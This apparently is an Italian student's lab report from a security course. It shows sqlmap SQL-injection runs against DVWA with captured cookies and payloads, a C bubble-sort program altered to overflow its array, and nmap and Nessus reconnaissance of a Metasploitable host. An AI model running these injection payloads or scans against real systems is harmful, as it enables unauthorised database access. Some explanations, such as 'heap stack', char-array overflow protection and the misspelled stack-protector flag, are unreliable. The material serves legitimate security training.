
```
kali㉿kali: ~
File Actions Edit View Help
[*] 'guest'@'%' (administrator) [25]: Help
privilege: ALTER
privilege: ALTER ROUTINE /home/kali/.local/share
privilege: CREATE
privilege: CREATE ROUTINE
privilege: CREATE TEMPORARY TABLES
privilege: CREATE USER /home/kali/.local/share
privilege: CREATE VIEW /sqlmap/output/192.168.104.150/files/
privilege: DELETE file or directory: /share/sqlmap/output/192.168.104.150/Files/
privilege: DROP
privilege: EXECUTE /home/kali/.local/share
privilege: FILE
privilege: INDEX /home/kali/.local/share
privilege: INSERT
privilege: LOCK TABLES /home/kali/.local/share
privilege: PROCESS
privilege: REFERENCES file or directory: /share/sqlmap/output/192.168.104.150/Files/
privilege: RELOAD
privilege: REPLICATION CLIENT /home/kali/.local/share
privilege: REPLICATION SLAVE
privilege: SELECT file or directory: /share/sqlmap/output/192.168.104.150/Files/
privilege: SHOW DATABASES
privilege: SHOW VIEW /home/kali/.local/share
privilege: SHUTDOWN
privilege: SUPER
privilege: UPDATE

[*] 'root'@'%' (administrator) [25]: Help
privilege: ALTER
privilege: ALTER ROUTINE /home/kali/.local/share
privilege: CREATE /home/kali/.local/share
privilege: CREATE ROUTINE /sqlmap/output/192.168.104.150/files/_etc_hosts.deny
privilege: CREATE TEMPORARY TABLES /sqlmap/output/192.168.104.150/Files/_etc_hosts.deny
privilege: CREATE USER /home/kali/.local/share
privilege: CREATE VIEW /home/kali/.local/share
privilege: DELETE /sqlmap/output/192.168.104.150/files/
privilege: DROP
privilege: EXECUTE /home/.../sqlmap/output/192.168.104.150/files
privilege: FILE
privilege: INDEX command not found
privilege: INSERT
privilege: LOCK TABLES /home/.../sqlmap/output/192.168.104.150/files
privilege: PROCESS
privilege: REFERENCES up _etc_hosts _etc_hosts.deny _etc_mysql_conf_d_old_passwords.cnf _etc_
privilege: RELOAD _etc.conf _etc_hosts.allow _etc_ldap_ldap.conf _etc_mysql_my.cnf _etc_
privilege: REPLICATION CLIENT
privilege: REPLICATION SLAVE /home/.../sqlmap/output/192.168.104.150/files
privilege: SELECT _host,deny
privilege: SHOW DATABASES deny: No such file or directory
privilege: SHOW VIEW
privilege: SHUTDOWN /home/.../sqlmap/output/192.168.104.150/files
privilege: SUPER
privilege: UPDATE

[06:32:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.104.150'
```

Avendo scoperto l'username e la password di un utente legittimo andiamo a capire in quale dei due gruppi è inserito.

Utilizzando lo switch **--is-dba** (database administrator) al posto di **--privileges** SQLmap ci dirà se l'utente a cui abbiamo preso il cookie è un DBA oppure no.



```
kali㉿kali: ~
File Actions Edit View Help
[i] valid example: '-u http://www.site.com/vuln.php?id=1 --banner'
sqlmap > /home/kali/.local
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.104.150/dvwa/vulnerabilities/sql/?id=1&Submit=Submit' --cookie="security=low; PHPSESSID=e46ce38b0322c8cf3e2e1973f2bb6d93" --is-dba
{1.6.7#stable} https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and f
are not responsible for any misuse or damage caused by this program
[*] starting @ 07:01:57 /2022-12-12/
[07:01:57] [INFO] resuming back-end DBMS 'mysql'
[07:01:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id='1' OR NOT 2703=2703#6Submit=Submit

Parameter: id (GET)
Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' OR ROW(6479,9493)>(SELECT COUNT(*),CONCAT(0x717816271,(SELECT (ELT(6479=6479,1))),0x717a706a71,FLOOR(RAND(0)*2))x FROM (SELECT 1323 UNION SELECT 6521 UNION S
Ws6Submit=Submit

Parameter: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 5667 FROM (SELECT(SLEEP(5)))yUzT)-- HWZG6Submit=Submit

Parameter: id (GET)
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x717816271,0x636f5472564464717a486b455679424c70774536e55616571715869765568716a545247426c6e44,0x717a706a71)#6Submit=Submit

[07:01:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron) 104.150/files
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[07:01:58] [INFO] testing if current user is DBA
[07:01:58] [INFO] fetching current user
[07:01:58] [WARNING] reflective value(s) found and filtering out 100% files
current user is DBA: True
[07:01:58] [INFO] forched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.104.150'

[*] ending @ 07:01:58 /2022-12-12/ ./sqlmap/output/192.168.104.150/files
```

Alla fine della nostra ricerca abbiamo scoperto che Pablo è un utente con privilegi Root e DBA.

REPORT GIORNO 3

SYSTEM EXPLOIT: BOF

PUNTI TASK:

- Descrivere il funzionamento del programma prima dell'esecuzione
- Riprodurre ed eseguire il programma nel laboratorio
- Modificare il programma affinchè si verifichi un errore di segmentazione

Descrizione del programma:

Da una prima occhiata, il programma assegnatoci in C è chiaramente un algoritmo di ordinamento e questo algoritmo di ordinamento prende il nome di Bubble Sort. Esso è l'algoritmo di ordinamento di più basso livello che precede sia il Merge sort che il Quick sort.

La peculiarità, nonchè la debolezza di questo ordinamento, sta proprio nel suo campo di comparazione, puramente iterativo. Difatti per definire un ordine, questo algoritmo compara i due elementi adiacenti e li scambia di posizione se messi in una posizione errata. Dunque è facile pensare che la velocità di esecuzione di questo algoritmo è ugualmente proporzionale al numero di dati da analizzare, senza possibilità di “sfoltire” a priori il campo di ricerca (come invece avviene in ricerca binaria).

Esecuzione del codice:

Avviamo il codice sulla nostra macchina Linux e notiamo che le nostre intuizioni erano corrette difatti inserendo 10 numeri in input totalmente casuali, l'algoritmo provvederà a riordinarli dal più piccolo al più grande.

```

GNU nano 6.4
#include <stdio.h>
int main () {
    int vector [10], i, j, k;
    int swap_var;
    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }
    return 0;
}

```

(kali㉿kali)-[~/Desktop]

\$./BOF1

Inserire 10 interi:

[1]:15
[2]:3
[3]:87
[4]:45
[5]:99
[6]:68
[7]:12
[8]:44
[9]:56
[10]:32

Il vettore inserito e':

[1]: 15
[2]: 3
[3]: 87
[4]: 45
[5]: 99
[6]: 68
[7]: 12
[8]: 44
[9]: 56
[10]: 32

Il vettore ordinato e':

[1]:3
[2]:12
[3]:15
[4]:32
[5]:44
[6]:45
[7]:56
[8]:68
[9]:87
[10]:99

(kali㉿kali)-[~/Desktop]

\$

ATTACCO BUFFER OVERFLOW – ERRORE SEGFAULT:

Per effettuare questo tipo di attacco dobbiamo tenere a mente alcuni canoni del linguaggio C definiti secondo lo Standard ISO C.

Come primo attacco proviamo a togliere il controllo sull'input utente, ovvero assegnato un array di grandezza 10 che prende come dati in ingresso numeri interi, proviamo ad ipotizzare che senza controllo, l'utente ne inserisca 14.

Di base sulla logica della teoria questo non dovrebbe essere possibile, perché se un int ha grandezza 4 byte, l'array da noi creato ha grandezza 40 byte, dunque risulta facilmente deducibile che la sovrascrizione di altri 16 byte risulti impossibile. Inoltre noi non disponiamo di un eventuale cella 14 nella nostra memoria e di conseguenza non potremmo farne accesso.

```
Si desidera continuare?
[+]Premere 0 per continuare
[+]Premere altro per terminare
0
[10]:66
Si desidera continuare?
[+]Premere 0 per continuare
[+]Premere altro per terminare
0
[11]:45
Si desidera continuare?
[+]Premere 0 per continuare
[+]Premere altro per terminare
0
[12]:78
Si desidera continuare?
[+]Premere 0 per continuare
[+]Premere altro per terminare
0
[13]:666
Si desidera continuare?
[+]Premere 0 per continuare
[+]Premere altro per terminare
0
[14]:875
Si desidera continuare?
[+]Premere 0 per continuare
[+]Premere altro per terminare
1
Il vettore inserito e':
[1]: 15
[2]: 12
[3]: 36
[4]: 98
[5]: 78
[6]: 55
[7]: 787
[8]: 32
[9]: 54
[10]: 66
Il vettore ordinato e':
[1]:12
[2]:15
[3]:32
[4]:36
[5]:54
[6]:55
[7]:66
[8]:78
[9]:98
[10]:787
```

```
#include <stdio.h>
int main () {
    int vector [10], i=0, j, k;
    int swap_var;
    int scelta = 0;
    printf ("Inserire 10 interi:\n");
    do
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
        printf("Si desidera continuare?\n [+Premere 0 per continuare \n [+]Premere altro per terminare\n");
        scanf("%d",&scelta);
        i++;
    }
    while(scelta == 0);
    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }
    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }
    return 0;
}
```

Lasciando il programma così com'è a Runtime il nostro compilatore non trova errori, il motivo è presto spiegato.

Un linguaggio di alto livello riconoscerebbe subito questo tipo di errore come **Array Index Out Of Bound**. Nel caso di C invece, non esiste una funzionalità di questo tipo. Il C non fornisce alcuna specifica che affronti il problema dell'accesso a un indice non valido. Secondo lo standard ISO C, si tratta di un comportamento non definito, ovvero il vasto mondo che riguarda il C degli undefined behaviour.

https://en.m.wikipedia.org/wiki/Undefined_behavior

Questa tipologia di comportamenti avviene perché è il risultato di un'esecuzione di codice il cui comportamento non è prescritto nelle specifiche del linguaggio a cui il codice può aderire.

Ciò accade generalmente quando il compilatore del codice sorgente fa determinate ipotesi, ma queste ipotesi non sono soddisfatte durante l'esecuzione.

Dunque dove sorge il nostro problema?

Semplicemente, per il linguaggio C, se siamo di fronte ad un operatore relazionale, come nel nostro caso le ipotesi di output e del controllo sull'array tutto ciò che prende in pasto risulta "vero" dunque verrà processato di conseguenza.

Ma i dati senza locazione di memoria dove vanno a finire?

Qui entra in gioco il meccanismo del C, per il quale ha la nomea di essere uno dei linguaggi di programmazione più veloci. Quando siamo di fronte a questo genere di errore si possono verificare 2 ipotesi a runtime a seconda della scrittura del codice.

- 1) Se il codice non è stato "rotto" abbastanza, continua la sua regolare esecuzione in automatico e i dati senza una locazione ben specifica vengono allocati nell'heap stack. L'Heap stack è un tipo di memoria che viene allocata durante l'esecuzione delle istruzioni scritte dai programmatore. Questo genere di memoria non ha nulla a che fare con la struttura dei dati heap. Si chiama così perché è un mucchio di spazi di memoria che i programmatore definiscono di allocare o deallocare, ma i loro dati fanno sempre riferimento alla memoria Stack.

- 2) Se il codice viene sufficientemente rotto con valori improponibili o non inizializzati (come vedremo a breve) il programma non riesce a stabilire esattamente cosa si vuole fare dunque crasherà.



DIFFERENZA TRA ARRAY INT ARRAY E CHAR ARRAY:

Stesso meccanismo non vale per un array di caratteri, perché come abbiamo visto nei compiti settimanali, se si inizializzava un char array di grandezza 6 e si provavano ad inserire 7 caratteri esso collassava dandoci un errore di segmentation fault.

A differenza degli array di interi, gli array di char, hanno un carattere di controllo alla fine dell'array, dunque questo carattere di controllo permette di stabilire se la quantità di dati inserita può essere allocata o meno.

```
char str[] = " HOME "
```

Index ----> 0 1 2 3 4



BOF CON VARIABILE NON INIZIALIZZATA:

Il primo passo che si è svolto nella risoluzione di questa task è stata appunto la più “brutale” ovvero abbiamo dato come parametro di grandezza dell’array una variabile non inizializzata. In C una variabile non inizializzata è una cella di memoria “sporca” che contiene numeri o molto molto grandi oppure molto molto piccoli. Così facendo il nostro compilatore non riesce a stabilire la quantità esatta di memoria da allocare, e quando tenterà di accedere ad una cella di memoria collasserà dandoci il segmentation fault:

```
GNU nano 6.4
#include <stdio.h>
int main () {
    int f;
    int vector [f], i, j, k;
    int swap_var;
    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }
}
return 0;
```

```
(kali㉿kali)-[~/Desktop]
$ gcc -g BOF1.c -o BOF1

(kali㉿kali)-[~/Desktop]
$ ./BOF1
Inserire 10 interi:
[1]:14
[2]:5
[3]:6
[4]:98
[5]:23
[6]:1
zsh: segmentation fault  ./BOF1

(kali㉿kali)-[~/Desktop]
$
```

BOF CON PROTEZIONE DELLO STACK:

Se si vuole invece lasciare il programma invariato e sapere quando incontriamo un comportamento indefinito ci basterà delimitare lo stack di lavoro. Questa funzione la svolge il nostro compilatore che andrà a delimitare lo stack assegnato, in modo tale da bloccarci qualora cercheremo di accedere ad una locazione di memoria che non ci appartiene. Questa tipologia di errore non viene contrassegnata con Segmentation Fault ma viene riportata come Stack Smashing (che praticamente sono sinonimi).

Per abilitare questa protezione da compilatore ci basterà appunto compilare con lo switch “fstack-protected-all”. Dunque la nostra compilazione sarà del tipo:

gcc -g “nome file.c” -fstack-protected-all -o “ nome file”.

Per togliere il controllo INPUT utente è stato utilizzato un Do-While

<https://gcc.gnu.org/onlinedocs/gcc-12.2.0/gcc/#toc-C-Implementation-Defined-Behavior>

```
#include <stdio.h>
int main () {
    int vector [10], i=0, j, k;
    int swap_var;
    int scelta = 0;
    printf ("Inserire 10 interi:\n");
    do
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
        printf("Si desidera continuare?\n [+Premere 0 per continuare \n [+]Premere altro per terminare\n");
        scanf("%d",&scelta);
        i++;
    }
    while(scelta == 0);
    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }
    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }
    return 0;
}
```

```
[8]:32
Si desidera continuare?
[+]Premere 0 per continuare
[+]Premere altro per terminare
0
[9]:11
Si desidera continuare?
[+]Premere 0 per continuare
[+]Premere altro per terminare
0
[10]:55
Si desidera continuare?
[+]Premere 0 per continuare
[+]Premere altro per terminare
0
[11]:89
Si desidera continuare?
[+]Premere 0 per continuare
[+]Premere altro per terminare
0
[12]:14
Si desidera continuare?
[+]Premere 0 per continuare
[+]Premere altro per terminare
1
Il vettore inserito e':
[1]: 51
[2]: 45
[3]: 32
[4]: 98
[5]: 78
[6]: 44
[7]: 25
[8]: 32
[9]: 11
[10]: 55
Il vettore ordinato e':
[1]:11
[2]:25
[3]:32
[4]:32
[5]:44
[6]:45
[7]:51
[8]:55
[9]:78
[10]:98
*** stack smashing detected ***: terminated
zsh: IOT instruction ./BOF1
```

GIORNO 4

TASK:

Sulla macchina Metasploitable ci sono diversi servizi potenzialmente vulnerabili. E' richiesto allo studente di:

1. Effettuare un Vulnerability Scanning con Nessus sulla macchina Metasploitable
2. Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFconsole
3. Eseguire il comando "ifconfig" una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

REQUISITI:

1. IP Kali linux: 192.168.50.100
2. IP Metasploitable: 192.168.50.150
3. Listen port: 5555

Il primo passo che abbiamo effettuato è stato quello di andare a cambiare le configurazioni network sia di Metasploitable che di Kali per dargli gli indirizzi IP come chiesto nella traccia. Lanciando il comando "sudo nano /etc/network/interfaces", possiamo andare a modificare il file di configurazione come possiamo vedere dalle immagini qui sotto:

KALI



```
GNU nano 6.4
# This file describes the network interface
# and how to activate them. For more
source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface eth0 inet static
#iface eth0 inet dhcp
# dhcp
# static
address 192.168.11.111/24
gateway 192.168.11.1
```



```
GNU nano 6.4
# This file describes the network interface
# and how to activate them. For more
source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet static
#iface eth0 inet dhcp
# dhcp
# static
address 192.168.50.100/24
gateway 192.168.50.1
```

METASPLOITABLE



```
GNU nano 2.0.7      File: /etc/network/interfaces
# This file describes the network interface
# and how to activate them. For more
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
# iface eth0 inet dhcp
iface eth0 inet static
address 192.168.11.150
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```



```
GNU nano 2.0.7      File: /etc/network/interfaces
# This file describes the network interface
# and how to activate them. For more
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
# iface eth0 inet dhcp
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1
```

Dopo aver lanciato il comando “`sudo /etc/init.d/networking restart`” per riavviare i servizi di rete, aggiornando gli indirizzi IP, abbiamo effettuato un test per vedere se le macchine comunicassero effettivamente tra di loro tramite il comando “`ping`” con lo switch “`-c4`”, per limitare a 4 i pacchetti inviati, seguito dall’indirizzo IP della macchina con cui vogliamo provare a comunicare:

```
(kali㉿kali)-[~]
└─$ ping -c4 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.891 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.462 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.480 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.371 ms

--- 192.168.50.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3048ms
rtt min/avg/max/mdev = 0.371/0.551/0.891/0.200 ms
```

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
msfadmin@metasploitable:~$ ping -c4 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.400 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.379 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.400 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.408 ms

--- 192.168.50.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.379/0.396/0.408/0.026 ms
```

NMAP:

Siamo quindi andati a fare una scansione preliminare con Nmap per vedere le porte ed i servizi attivi:

```
kali@kali: ~
└─$ sudo nmap -sS -T5 192.168.50.150
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-13 03:19 EST
Nmap scan report for 192.168.50.150
Host is up (0.00023s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:5E:87:01 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```

Abbiamo usato gli switch “`-sS`” per fare una SYN Scan, una scansione in cui non viene completato il three way handshake, in modo da non essere aggressiva e andare a bilanciare il secondo switch “`-T5`” che esegue la scansione con un timing molto veloce.

A questo punto siamo andati ad effettuare uno scan più mirato sempre usando Nmap, ma sulla porta specifica indicata nella traccia, la 445:

```
(kali㉿kali)-[~]
$ sudo nmap -A -sV -T5 -p 445 192.168.50.150
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-13 03:48 EST
Nmap scan report for 192.168.50.150
Host is up (0.00049s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:5E:87:01 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Host script results:
|_clock-skew: mean: 2h29m58s, deviation: 3h32m07s, median: -1s
| smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account-used: guest
|   authentication-level: user
|   challenge-response: supported
|   message-signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (xerox)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2022-12-13T03:48:35-05:00

TRACEROUTE
HOP RTT      ADDRESS
1  0.49 ms  192.168.50.150

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.61 seconds
```

Gli switch che abbiamo utilizzato sono il



- “**-A**” che abilita il rilevamento del sistema operativo, la versione del servizio, lo scan degli script ed il traceroute
- “**-sV**” per determinare il servizio e la sua versione
- “**-p**” per indicare la porta specifica su cui stiamo eseguendo la scansione
- “**-T5**” per velocizzare la scansione

NESSUS:

Siamo quindi andati sul terminale e abbiamo lanciato il comando “sudo systemctl start nessusd.service” per avviare il Vulnerability scan Nessus e siamo andati sul Browser, dove nella barra dell’URL abbiamo digitato l’indirizzo <https://kali:8834> per aprire la pagina di Nessus dove eseguire lo scan:

```
(kali㉿kali)-[~]
$ sudo systemctl start nessusd.service
[sudo] password for kali:

(kali㉿kali)-[~]
```



Una volta effettuato il login siamo andati ad impostare la configurazione della nostra scansione andando a scegliere come base la Basic Network Scan:

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'Scans' selected. Under 'Scans', there are sections for 'FOLDERS' (My Scans, scan, All Scans, Trash), 'RESOURCES' (Policies, Plugin Rules, Terrascan), and 'Scan Templates'. The 'Scan Templates' section has two main categories: 'DISCOVERY' (Host Discovery) and 'VULNERABILITIES' (Basic Network Scan, Advanced Scan). The 'Basic Network Scan' card is circled in yellow.

